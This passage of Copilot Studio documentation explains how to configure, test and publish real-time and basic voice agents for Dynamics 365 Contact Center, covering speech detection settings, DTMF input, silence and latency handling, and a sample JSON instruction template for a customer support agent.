- Background noise is a concern (semantic VAD might wait too long).
- You want fast, crisp turn-taking.

Use semantic VAD when all of the following conditions are true:

- Conversations are open-ended.
- Callers might hesitate or use filler words ("um", "let me think...").
- Questions are complex (callers explain situations).
- Natural conversation flow is prioritized.

Configure server-based VAD

Go to **Settings > Voice > Phone Setup > Speech input > Sensitivity > Based on sound (silence)**.

Speech sensitivity

×

Adjust your agent's sensitivity to audio inputs using voice activity detection settings.
[Learn more](#)

On telephony

Decides user has stopped speaking ⓘ

Based on sound (silence) ▾

Threshold ⓘ

0.5

Prefix padding ⓘ

300

ms

Silence duration ⓘ

500

ms

Save

Cancel

[Expand table](#)

Parameter	Description	Default	Recommended range
Threshold	Sensitivity to voice versus noise (0-1 scale)	0.6	0.5-0.7
Prefix padding (ms)	Audio captured before speech starts	300ms	200-500ms
Silence Duration (ms)	Silence required to end turn	750ms	750-1000ms

Threshold

- Lower (0.3-0.4): More sensitive; picks up quiet speech, might trigger on background noise.
- Higher (0.7-0.9): Less sensitive; requires louder speech, reduces false triggers.
- Recommended: Start with 0.5; increase if background noise causes false triggers.

Prefix padding

- Captures audio *before* speech detection (prevents cutting off first word).

- Lower (200ms): Faster response; might miss first syllable.
- Higher (500ms): Safer capture; slight delay.
- Recommended: 300ms (good balance).

Silence Duration

- How long the caller must be silent before agent responds.
- Lower (500ms): Fast turn-taking; might interrupt if caller pauses mid-thought.
- Higher (1000ms): More patient; might feel slow.
- Recommended: Start with 750ms.

Configure Semantic VAD

Go to **Settings > Voice > Phone Setup > Speech input > Sensitivity > Based on sentence context**.

Speech sensitivity ✕

Adjust your agent's sensitivity to audio inputs using voice activity detection settings.
[Learn more](#)

On telephony

Decides user has stopped speaking ⓘ

Based on sentence context ▼

Eagerness ⓘ

Medium ▼

Save **Cancel**

Parameter: **Eagerness** (how quickly the agent responds after semantic completion)

[Expand table](#)

Setting	Behavior	Best for
Low	Waits longer, very patient	Callers who think out loud, frequent pauses
Medium	Balanced (default)	General conversations
High	Responds quickly	Fast-paced interactions, simple questions

DTMF configuration

Dual-Tone Multi-Frequency (DTMF) allows callers to enter information by using their phone keypad.

You can turn on DTMF for your agent at both the topic and global levels. To set it at the global level, select your agent and go to **Settings > Voice > Conversation behavior > DTMF**.

To set it per topic node, learn more in [Turn on DTMF support for your voice-enabled agent](#).

To support reliable input completion, you can configure DTMF timing and termination behavior. This configuration includes an inter-digit timeout, which defines how long the system waits between key presses, and an optional termination character (such as `#` or `*`) that explicitly signals the end of input. When you use a termination character, the system processes input immediately without waiting for a timeout.

Silence detection

Silence detection allows real-time voice agents to recognize when a caller provides no input for a specified period. Set up silence detection as a global voice setting for the agent by going to **Settings > Voice > Conversation Behavior > Silence detection**.

The silence timer starts when the agent finishes speaking and detects no speech or DTMF input from the caller. If the silence timeout is reached, the agent follows the configured silence detection topic.

Important

- Silence detection isn't turned on by default. If the user doesn't speak, the agent waits indefinitely without prompting. Explicitly turn on silence detection and configure a reprompt message to handle silent callers.

- The default silence detection timeout is 7,000 ms (7 seconds). Validate this value against your specific use case and caller environment before deploying to production. Seven seconds might feel too long for some callers or too short for others depending on the nature of the interaction, for example, complex questions or noisy environments. Test with real-world call data to determine the appropriate threshold for your scenario.
- Before enabling silence detection, ensure that the behavior you configure in your silence detection topic (for example, Escalate, Hang Up, Reprompt) is intentional and appropriate for your use case. Misconfigured fallback behavior, such as inadvertently setting the fallback to Escalate when the intent is to hang up, or vice versa, can result in unexpected call outcomes.

Latency messaging

Add latency message or music to your agent when background operations take longer than expected. To configure latency messaging, go to **Settings > Voice > Conversation behavior > Latency messaging**.

Voice

Optimize for voice

Make sure your agent works for you with voice-first features like advanced speech recognition and dual-tone multi-frequency (DTMF) input.

Use voice as primary authoring mode

Voice type

What type of voice technology do you want to use?

☐ Text-to-speech (TTS)
☒ Natural voice cloning

Configure latency messaging

Choose how and when users hear a latency message when background operations are taking longer than expected. Latency messaging can be added in plugins or topics. These settings only apply to telephony channels.

Latency options

What should the agents do when there is latency?

☒ Play a message ☐ Play an audio file

Latency message ⓘ

{x} f_x

Please give me a moment while I check on that. I appreciate your patience.

Send message delay ⓘ

3000

ms

Minimum playback time ⓘ

5000

ms

Save

Cancel

Real-time voice agent evaluation (preview)

Real-time voice agents support sending text during [evaluation](#), however, audio processing isn't supported.

Customize your real-time voice agent

Customize your real-time voice agent by defining clear instructions, topic descriptions, and tool descriptions that guide how it responds in real time.

Instructions

What are instructions?

- System-level guidance that shapes how the AI model responds
- Always active during every conversation turn
- Define personality, tone, absolute rules, and goals

While you can write instructions in natural language, use a structured format such as JSON for optimal performance. Structured instructions help the model better parse intent, follow ordered logic, and apply rules deterministically - especially for complex flows, conditional behavior, and fallback handling. Learn more at [Realtime Prompting Guide](#) and in [Prompt engineering techniques](#).

The following sample instructions can guide you in writing your own instructions.

JSON

```
{
  "_comment": "TEMPLATE VARIABLES: Replace the placeholder values in the 'variables' section, then update the placeholders in the JSON below accordingly.",
  "variables": {
    "COMPANY_NAME": "Contoso *",
    "AGENT_ROLE": "customer support agent",
    "OBJECTIVE": "the primary goal of the voice agent (e.g., to assist customers with inquiries and issues in a friendly and efficient manner)",
    "VERIFICATION_FIELD_1_NAME": "Customer ID",
    "VERIFICATION_FIELD_2_NAME": "ZIP Code",
    "VERIFICATION_ITEM": "account details"
  },
  "role": "system",
  "behavior": {
    "persona": "You are a voice agent representing {{COMPANY_NAME}}, acting as a {{AGENT_ROLE}}. You assist customers with their needs related to {{COMPANY_NAME}}'s services. You have access to tools (like a hang-up tool and an escalation tool) to help customers, and you maintain a friendly, professional demeanor.",
    "objective": "{{OBJECTIVE}}",
    "absolute_rules": {
```

```
"priority": "HIGH",
"description": "These rules override all other instructions and must be followed
strictly.",
"do": [
    "Start the conversation with a warm greeting that includes the company name
(after hearing the caller speak) and state your role. For example: 'Thank you for
calling {{COMPANY_NAME}}. How may I assist you today?'",
    "Before using the BotHangupTool to end the call, ensure the caller's query or
issue is fully resolved and they have no further questions. Then thank them for
calling {{COMPANY_NAME}} and say goodbye politely."
],
"do_not": [
    "Do NOT provide information or make promises that are not explicitly supported
by provided data or authorized tools. Avoid guessing or adding unverified
information.",
    "Do NOT request highly sensitive personal information (such as passwords, full
credit card numbers, or social security numbers). Only ask for details that are
necessary for assisting the customer (e.g., {{VERIFICATION_FIELD_1_NAME}}, order
number) and always explain why they are needed.",
    "Do NOT engage in topics unrelated to the customer's issues or
{{COMPANY_NAME}}'s services (such as personal beliefs, politics, or other off-topic
subjects). Keep the focus on helping the customer.",
    "Do NOT misrepresent yourself. Do not claim to be human or to have feelings;
remain transparent and professional as an AI voice assistant.",
    "Do NOT violate any company policies or legal requirements. For example,
maintain customer privacy, do not discriminate or use inappropriate language, and
follow all compliance guidelines."
]
},
"instructions": {
    "general": [
        "Allow the caller to speak first. Listen carefully to their question or issue,
then respond appropriately. If the caller only greets you without asking a question,
respond with a warm greeting and prompt (e.g., 'Hello! Thank you for calling
{{COMPANY_NAME}}. How can I help you today?').",
        "Handle one request or issue at a time. Ensure that each issue is fully
addressed or resolved before moving to the next. If the caller brings up multiple
issues at once, guide the conversation to focus on one issue, then proceed to the next
once the first is resolved.",
        "Clearly communicate any actions you are taking on behalf of the customer. For
example, if you need to use a tool (like looking up their account or processing a
request), let them know briefly: 'One moment while I check that for you...'. This
keeps the caller informed during short pauses.",
        "After resolving an issue or answering a question, verify with the caller if
they need further assistance. Only conclude the call after confirming the caller has
no additional questions or requests."
    ],
    "tone_and_personality": [
        "Maintain a polite, friendly, and patient tone that reflects positively on
{{COMPANY_NAME}}'s customer service values. Speak clearly and at a moderate pace, as
if having a natural, helpful conversation.",
        "Use the caller's name (if provided) to personalize the interaction and build
rapport. For example: 'I understand, {{CUSTOMER_NAME}}. Let me help with that.'",
        "Keep your language simple and jargon-free. If technical terms or internal
policy details must be conveyed, explain them in everyday language so the customer can
```

easily understand.",

"Show empathy and understanding. If a customer expresses frustration or concern, acknowledge their feelings (e.g., 'I completely understand how frustrating that must be'). Reassure them that you are there to help resolve their issue."

],

"real_time_responsiveness": [

"Respond promptly once the customer has finished speaking. Avoid long silences. If you need additional time to process information or use a tool, consider giving a verbal cue such as, 'Let me take a moment to check that for you.'",

"Do not interrupt the customer while they are speaking. Listen actively, and if you're unsure whether they have finished talking, wait briefly or ask a clarifying question.",

"If the customer's request isn't clear, politely ask follow-up questions for clarification. For example: 'Could you please clarify what you mean by ...? I want to make sure I understand correctly.'",

"If the customer becomes silent for an extended period (e.g., more than a few seconds), gently check in: 'Are you still there? Take your time - I'm here if you need any help.'"

],

"compliance": [

"Request personal information only when necessary for assisting with the customer's issue or verifying their identity. Explain why you need this information. For example: 'To help you with this request, I will need to verify your account with your {{VERIFICATION_FIELD_1_NAME}} and {{VERIFICATION_FIELD_2_NAME}}.'",

"Never ask for or record unnecessary sensitive information. Adhere to all of {{COMPANY_NAME}}'s privacy policies and data protection laws (like GDPR or CCPA) when handling personal data. Ensure any personal data is kept confidential and used only for its intended purpose during the call.",

"If asked about how personal data is used or stored, provide a reassuring and truthful answer based on {{COMPANY_NAME}}'s privacy guidelines. For example: 'Your information will only be used to assist with your account today and is protected according to our privacy policy.'",

"Maintain professionalism and impartiality. Treat all callers with respect and avoid discriminatory language or assumptions. Adapt to the caller's communication needs, such as speaking more slowly or clearly if needed."

],

"fallback_and_escalation": [

"If you cannot resolve the caller's issue with the available information and tools, apologize for the inconvenience and offer to connect them with a human representative. Use the EscalationTool to transfer the call after informing the customer (e.g., 'I'm sorry I couldn't resolve this. I'll connect you with a live agent for further assistance.').",

"If the caller requests a human agent or is not satisfied with automated assistance, immediately acknowledge their request and politely initiate a transfer using the EscalationTool (e.g., 'I understand. Please hold for a moment while I transfer you to a human representative.').",

"When ending a call, always confirm that the caller's concerns have been addressed. Then express appreciation (e.g., 'Thank you for calling {{COMPANY_NAME}}!') and say goodbye, before using the BotHangupTool to end the call."

]

}

},

"conversation_states": [

{

"id": "1_greet_and_verify",

```
"description": "Greet the caller and explain the need for identity verification
before providing sensitive information.",
"instructions": [
  "Begin with a warm greeting, mentioning {{COMPANY_NAME}} and your role.",
  "Briefly explain to the caller that, before accessing {{VERIFICATION_ITEM}},
you will need to verify their identity by asking for some information."
],
"examples": [
  "Hello! Thank you for calling {{COMPANY_NAME}}. I'm a {{AGENT_ROLE}} here.
Before we get started, I'll need to verify your account to ensure your information
stays secure.",
  "Hi there, and thanks for calling {{COMPANY_NAME}}. To protect your privacy,
I'll need to verify some details. Let's make sure I have the right account."
],
"transitions": [
  {
    "next_step": "2_request_verification_field_1",
    "condition": "After greeting and explaining verification requirements."
  }
]
},
{
  "id": "2_request_verification_field_1",
  "description": "Ask the caller for the first verification detail (e.g.,
{{VERIFICATION_FIELD_1_NAME}}).",
  "instructions": [
    "Politely request the first piece of verification information (for example,
their {{VERIFICATION_FIELD_1_NAME}}).",
    "If necessary, provide guidance on where they might find this information, or
how to format it (e.g., specify if it's a number, include area code for phone numbers,
etc.)."
  ],
  "examples": [
    "Could I please have your {{VERIFICATION_FIELD_1_NAME}} to pull up your
account?",
    "Sure, let's get started with verification. May I have your
{{VERIFICATION_FIELD_1_NAME}}, please?"
  ],
  "transitions": [
    {
      "next_step": "3_request_verification_field_2",
      "condition": "Once the caller provides their {{VERIFICATION_FIELD_1_NAME}}."
    }
  ]
},
{
  "id": "3_request_verification_field_2",
  "description": "Ask the caller for the second verification detail (e.g.,
{{VERIFICATION_FIELD_2_NAME}}) after the first detail is collected.",
  "instructions": [
    "Acknowledge the first piece of information received, then ask for the second
verification detail (for example, their {{VERIFICATION_FIELD_2_NAME}}).",
    "Clarify the format if needed (e.g., a 5-digit ZIP Code) to ensure the caller
provides the information correctly."
  ],
  ,
```

```

    "examples": [
      "Thank you. Now, could you also provide your {{VERIFICATION_FIELD_2_NAME}} for verification?",
      "Thanks for that. I just need one more piece of information. May I have your {{VERIFICATION_FIELD_2_NAME}}, please?"
    ],
    "transitions": [
      {
        "next_step": "4_provide_protected_info",
        "condition": "After the caller provides a valid {{VERIFICATION_FIELD_2_NAME}} (identity verification completed).",
      }
    ]
  },
  {
    "id": "4_provide_protected_info",
    "description": "Access and provide the requested {{VERIFICATION_ITEM}} after successful verification.",
    "instructions": [
      "Confirm to the caller that their identity is verified and you can now assist with their request or provide the sensitive information.",
      "Deliver the requested information or perform the action the caller needed, since you have verified their identity.",
      "Continue with the normal conversation flow (e.g., addressing the customer's issue) now that verification is complete."
    ],
    "examples": [
      "Thank you, your details are verified. I can now access your {{VERIFICATION_ITEM}}.",
      "Great, I've verified your account. I see that your current plan includes unlimited text and 5GB of data. How can I assist you further with your account today?"
    ],
    "transitions": [
      {
        "next_step": null,
        "condition": "Verification is complete and the agent can proceed with the caller's main request or provide the requested information. (This is an end state for the verification flow; subsequent steps depend on the caller's needs.)"
      }
    ]
  }
]
}

```

Microsoft also developed [instruction templates based on real-world customer implementations](#) [↗](#).

Write effective topic and tool descriptions

The model's context includes topic descriptions, tool descriptions, and instructions. Unclear ownership of data collection can cause duplicate prompts or unexpected behavior.

Why does the model ask for "missing" information?

By default, language models try to be helpful by asking questions to gather required information. For example:

User says: "I want to order ice cream."

Model thinks: "To complete an order, I need flavor, size, and toppings. I should ask."

Model says: "What flavor would you like?"

If you have a topic that collects flavor, size, and toppings, tell the model explicitly. Otherwise, the model doesn't know the topic collects that information.

The solution: explicitly declare ownership in descriptions.

Bad topic description

"Helps the customer order ice cream"

Problem: Doesn't tell the model who collects the details.

Good topic description

"Order Ice Cream hands off to a deterministic interactive voice response (IVR) flow. The IVR collects all order details including flavor, size, and toppings. The model must immediately call this topic when the user wants to order and must not ask for order details."

Key elements

1. States what the topic does (deterministic flow).
2. Declares what data it collects (flavor, size, toppings).
3. Instructs the model NOT to ask for those details.

Topic description examples

 Expand table

Do	Don't
"Collects a DTMF digit where 1 = Checking, 2 = Savings.	"Ask the customer which account they want and

Do	Don't
Stores the selection in context."	confirm their choice."
"Validates the last four digits of the account number entered via DTMF."	"Tell the customer their account has been verified."
"The IVR collects flavor, size, and toppings. The model must not ask for these."	"Handles ice cream ordering."
"Retrieves transactions from the last 72 hours for a verified account."	"Say 'Here are your recent transactions' and ask which looks suspicious."

Why does the distinction matter?

- Good descriptions = Describe what the topic does (functional)
- Bad descriptions = Describe what to say (conversational)
- Topics handle deterministic logic; language model handles conversation

Test your real-time voice agent (preview)

[This article is prerelease documentation and is subject to change.]

For real-time voice agents, use your voice to test your agent directly in Copilot Studio. This feature lets you speak to your agent and hear its spoken responses, which allows you to quickly validate the voice conversation experience without setting up a phone call.

ⓘ Note

The test panel only supports interactive voice response agents that use the Premium voice tier (**Realtime voice**). Agents that use other voice tiers aren't supported for voice testing in the test panel.

Start a test session

To start a voice test conversation:

1. Open your agent in Copilot Studio.
2. Ensure that **Realtime voice** is [selected](#).
3. Open the [test panel](#).
4. In the test panel, select the microphone icon. Your browser might prompt you to allow microphone access; if so, select **Allow**.
5. The input field changes from "Click mic to start" to "Talk to interrupt...," indicating that the agent is in voice test mode. The agent speaks its greeting message through your speakers or headphones.
6. After the agent finishes speaking, speak your response into the microphone. The agent transcribes your speech and displays it as a message in the chat.
7. The agent then responds in both text and voice.
8. Select the keyboard icon next to the microphone when DTMF inputs are needed.
9. Continue the conversation by speaking naturally. To end the current session, select the microphone icon again. To start a new session, select **New test session** in the toolbar.

To switch back to text testing at any time, select the three dots (...) in test panel title bar, and change **Chat mode** to **Text**.

Limitations and differences from real phone calls for IVR agents

Voice testing in the test panel uses the microphone, speakers, or headset of your device. This setup is fundamentally different from the audio hardware and network path used in real phone calls. Be aware of the following differences:

- **Audio hardware:** The test panel captures audio through your device microphone and plays back through your device speakers or headset. Real phone calls use the telephone handset, headset, or speakerphone on the caller's end. These options have different microphone sensitivity, speaker characteristics, and noise cancellation behavior.
- **Acoustic environment:** Your test environment is likely different from the acoustic environment of a real caller. For example, your test environment is probably a quiet office with a high-quality headset, as opposed to a noisy call center, a car, or a public space with background noise.
- **Audio path:** In the test panel, audio travels directly between your browser and the agent service. In a real phone call, audio passes through the telephony network (PSTN or SIP trunk). This path introduces extra latency, compression, and potential audio quality differences.

Because of these differences, certain voice features and settings might behave differently in the test panel than they do in a real phone call. Use caution when relying on test panel results for the following features:

- **Barge-in:** The [barge-in](#) experience depends heavily on the audio hardware and echo cancellation. Barge-in behavior in the test panel might not accurately reflect how it works over a real phone call.
- **Voice Activity Detection (VAD) settings:** VAD sensitivity, end-of-speech timeout, and silence detection thresholds are tuned for telephony audio characteristics. Adjusting these settings based on test panel behavior might lead to suboptimal results in production phone calls.
- **Speech quality:** Background noise, microphone quality, and audio compression all affect voice quality. Test panel results might be more accurate or less accurate than real phone call.

 Important

Voice testing in the test panel is useful for quickly validating conversation flow, topic routing, and agent responses. However, it shouldn't replace real phone call testing for tuning voice-specific features like barge-in and VAD settings under real-world telephony conditions. Always perform end-to-end phone call testing before deploying your IVR agent to production.

Last updated on 04/23/2026


Publish real-time voice agents

When your real-time voice agent is configured, publish it and connect it to your Dynamics 365 Contact Center telephony channel.

Publish your agent

Save your agent configuration and connect it to your telephony channel to make it available to customers.

1. When configuration is complete, select **Save**, and then go to **Channels**.
2. Make sure **Telephony** is turned on and connected to Dynamics 365 Customer Service.



3. Publish your agent.

Configure the voice channel in Dynamics 365 Contact Center

Add your real-time voice agent to a workstream and set the supported voices so your agent is ready to handle calls.

1. After setting up your [Dynamics Voice Channel](#), add your real-time voice agent to the workstream.

 Important

Voice profile settings in the workstream don't apply to real-time voice agents. The voice you select in Copilot Studio is used.

2. To match your Dynamics system message voices with your real-time voice agent, use only the following supported voices: **Alloy**, **Echo**, **Shimmer**, or **Ash**.

Your agent is ready to handle calls.

Last updated on 04/23/2026

Basic voice agents overview

This article describes the features available in Copilot Studio for *basic voice* interactive voice response (IVR) agents for use in Dynamics 365 Contact Center applications. Basic voice agents are typically built to use [classic orchestration](#).

To begin, get your agent ready for voice services. Learn more in [Integrate a voice-enabled agent with Dynamics 365 Contact Center](#).

ⓘ Note

This article provides introductory information about configuring a *basic voice* agent. Learn about *real-time voice* agents in [Real-time voice agents overview](#).

Supported voice features

After your agent is ready for voice services, you can configure features for your scenario.

- Collect user input via speech and DTMF:
 - [Dual-tone multi-frequency \(DTMF\) support](#)
 - [Silence detection and timeouts](#)
 - [Speech recognition improvement](#)
- Control how your agent's voice sounds and how your agent interacts with users:
 - [Barge-in](#)
 - [Latency message](#)
 - [Speech synthesis markup language \(SSML\)](#)
- Control the call flow by transferring calls or hanging up:
 - [Transfer a call to a customer service representative or external phone number](#)
 - [Hang up at the end of a conversation](#)
- Authoring capabilities when building a basic voice agent:
 - [Build a basic voice agent from a template](#)
 - [Turn on basic voice](#)
 - [Use voice variables](#)
 - [Test your basic voice agent in the test panel](#)

Tips and limitations

The following list mentions limitations and provides tips to help you:

- Channel order: Enable the **Telephony** channel first and then connect with Dynamics 365. The sequence is for channel reconnection.
- Languages and regions: Review the [supported languages and locales](#). If you need a language that isn't supported yet, or a region-specific variant, contact Microsoft Support.
- DTMF: The **Question** node supports single-digit and multi-digit DTMF input.
- DTMF only: When DTMF only for voice is enabled, timers such as interdigit timeout for DTMF or silence detection timeout aren't supported.
- Latency message for **Action** nodes: If you don't configure a latency message or the message is empty, all messages before the **Action** node are blocked and sent after the action completes. If you use multiple consecutive **Action** nodes for one topic and hit any unexpected results, add a **Message** node between the consecutive **Action** nodes.
- Test chat dial pad: The dial pad for the test panel isn't supported. As a workaround, enter the command `/DTMFkey#` directly into the chat.
- Multilingual voice-enabled agents: To be able to publish a multilingual voice agent to the Dynamics 365 Contact Center channel, you must select the **No authentication** authentication option. Learn more in [Configure user authentication](#).
- Customer engagement hub: The only customer engagement channel that supports voice agents is Dynamics 365 Customer Service. The following channels only support chat-based agents:
 - Genesys
 - LivePerson
 - Salesforce
 - ServiceNow
- Generative AI for basic voice agents: [Creating and editing topics with Copilot](#) isn't supported for voice-enabled agents. Copilot doesn't create messages for the **Speech & DTMF** modality, and doesn't configure DTMF mappings.
- Environment release cycle: Basic voice agents are only available in standard environments. They aren't available in early release cycle environments. Learn more in [Unable to turn on](#)

Optimize for voice.

Last updated on 04/23/2026

Configure voice capabilities

This article describes the features available in Copilot Studio for interactive voice response with Dynamics 365 Contact Center.

To get your agent ready for voice services, see [Integrate a voice-enabled agent with Dynamics 365 Contact Center](#).

For an overview of the voice services, see [Use interactive voice response in your agents](#).

Speech and DTMF modality

A voice-enabled agent is different from a chat-based agent. The voice-enabled agent includes specific voice system topics for handling voice scenarios. A chat-based agent uses the text modality as the default. A voice-enabled agent uses the Speech and DTMF modality. The two modalities aren't compatible with each other.

Enable voice allows you to author voice-enabled agents across different modalities and ensures speech-related features are authored correctly.

Enable voice

If you don't start your agent by using the [Voice template](#), you must enable the **Enable voice** option in the agent's **Settings**.

1. With an agent open, go to **Settings** > **Voice**.
2. Select **Enable voice**. The **Make voice the default modality for creating and updating within topics** option is also set by default.
3. Select **Basic** if you plan on using topics and [classic orchestration](#) for your agent.
4. Select [Realtime voice](#) if you plan on using [generative orchestration](#) for your agent.

When you turn on **Enable voice** and **Make voice the default modality for creating and updating within topics**, your agent gets the following updates:

- The ability to author voice features when switched from *text* to *Speech & DTMF*.
- The voice system topics **Silence detection**, **Speech unrecognized**, and **Unknown dial pad press** are automatically added to handle speech-related scenarios.

- **Increase accuracy with agent data** (on by default), which improves speech recognition accuracy.
- The existing agent flow doesn't change (such as the **Main Menu** topic to start conversations with mapped DTMF triggers).

Important

- The **Enable voice** setting only changes the voice authoring capabilities, not the channel setting. Turn on the **Telephony** channel for a fully voice-enabled agent.
- In addition, setting **Enable voice** on an agent that wasn't originally configured for voice features means that the agent doesn't have the *Main Menu (preview)* topic. You must recreate that topic, if needed.
- If you can't turn on **Enable voice**, check the Power Platform environment hosting your agent and ensure that **Get new features early** is turned off for that environment. For more information, see [Unable to turn on Optimize for voice](#).
- The **Increase accuracy with agent data** setting only works when the voice-enabled agent uses [trigger phrases](#). If the agent is configured to use topic descriptions, there's no effect on accuracy.

Disable optimization for voice

Turn off **Enable voice** in agent authoring if you don't use the Telephony channel. After you turn off **Enable voice**, you see the following changes:

- No agent authoring for voice features, such as DTMF and barge-in.
- The default *text* modality is set.
- No improvement to speech recognition, since there's no speech recognition.
- No voice system topics or global DTMF topic.

Note

Some topics might report errors during publish if they still reference the DTMF topic (now turned off).

- No change to your agent flow and channel setting, since turning off optimization doesn't remove the Telephony channel.
- Turning on or turning off **Enable voice** doesn't take effect until you publish your agent. If you turn it on or off accidentally, and the agent switches between modalities, you have

time to fix it.

 Important

If your Telephony channels are enabled, turning off **Enable voice** can break your agent, since all DTMF triggers are automatically disabled.

Use voice as your primary authoring mode

Select the Speech & DTMF modality for each node in voice feature authoring. Select the agent authoring preference as *use voice as primary authoring mode*. This setting ensures all input fields have the right modality. If you already enabled **Enable voice**, the **Make voice the default modality for creating and updating within topics** option is enabled by default.

Message availability

Using the text or speech modality can affect your channel differently.

 Expand table

Text modality	Speech modality	Agent text & speech channel
Message available	Message empty	Message available
Message empty	Message available	Message not available

Customized automatic speech recognition

Voice-enabled agents for a specific domain, such as medical or finance, might encounter users who use finance terms or medical jargon. Some terms and jargon are hard for the voice-enabled agent to convert from speech to text.

 Note

The **Increase accuracy with agent data** setting only works when the voice-enabled agent uses trigger phrases. If the agent is configured to use topic descriptions, there's no effect on accuracy.

To ensure the speech input is recognized accurately, improve speech recognition:

1. Select **Settings** > **Voice** in your agent.
2. Select **Increase accuracy with agent data** to enable the agent's default customized automatic speech recognition settings.
3. Select **Save** to commit your changes.
4. Publish your agent to see the new changes.

Agent-level voice options reference

Use the **Voice** settings to configure timeouts for various voice-related features. Settings you apply on this page become the default for topics you create in your agent.

To make changes to the agent-level timeout options:

1. Go to the **Settings** page for your agent and select **Voice**.
2. Select the settings you want and adjust the agent's default settings.
3. Select **Save** to commit your changes.

Agent-level settings

The following table lists each option and how it relates to node-level settings.

 Expand table

Voice-enabled agent-level section	Setting	Description	Default value	Node-level override
DTMF	Interdigit timeout	Maximum time in milliseconds allowed while waiting for the next DTMF key input. Applies multi-digit DTMF input only when users don't meet the maximum input length.	3000 ms	Question node with voice properties for Multi-digit DTMF input
DTMF	Termination timeout	Maximum duration in milliseconds to wait for a DTMF termination key. Limit applies when user reaches maximum input length and didn't press termination key. Applies only to multi-digit DTMF input.	2000 ms	Question node with voice properties for Multi-digit DTMF input

Voice-enabled agent-level section	Setting	Description	Default value	Node-level override
		After the limit times out and terminating DTMF key doesn't arrive, agent ends the recognition and returns the result up to that point. If set to "continue without waiting," the agent doesn't wait for termination key. Agent returns immediately after user inputs the max length.		
Silence detection	Silence detection timeout	Maximum silence in milliseconds allowed while waiting for user input. Limit applies when the agent doesn't detect any user input. The default is "no silence timeout." Agent waits infinitely for user's input. Silence detection for voice times the period after the voice finishes speaking.	No silence timeout	Question node with voice properties for Multi-digit DTMF input System topic (silence detection trigger properties) for Configure silence detection and timeouts
Speech collection	Utterance end timeout	Limit applies when user pauses during or after speech. If pause is longer than timeout limit, agent presumes user finished speaking. The maximum value for utterance end timeout is 3000 ms. Anything above 3000 ms reduces to 3000 ms.	1500 ms	Question node with voice properties
Speech collection	Speech recognition timeout	Determines how much time the agent allows for the user's input once they begin speaking. The default value is 12000 milliseconds (about 12 seconds). No recognition timeout means infinite time. Agent reprompts the question. If no response, the voice is beyond <i>Speech recognition timeout</i>.	12,000 ms	Question node with voice properties
Latency messaging	Send message delay	Determines how long the agent waits before delivering the latency message after a background operation request started. The timing is set in milliseconds.	500 ms	Action node properties for long-running operation

Voice-enabled agent-level section	Setting	Description	Default value	Node-level override
Latency messaging	Minimum playback time	The latency message plays for a minimum amount of time, even if the background operation completes while the message is playing. The timing is set in milliseconds.	5000 ms	Action mode properties for long-running operation
Speech sensitivity	Sensitivity	Controls how the system balances detection of speech and background noise. Lower the sensitivity for noisy environments, public spaces, and hands-free operation. Increase the sensitivity for quiet environments, soft-spoken users, or voice-command detection. The default setting is 0.5.	0.5	There are no node-level overrides for this control.

ⓘ Note

- An agent with large trigger phrases and entity sizing takes longer to publish.
- If multiple users publish the same agent at the same time, your publish action is blocked. You need to republish the agent after others finish their existing agent edits.

To learn more about the fundamentals of publishing, see [Key concepts - Publish and deploy your agent](#).

Enable barge-in

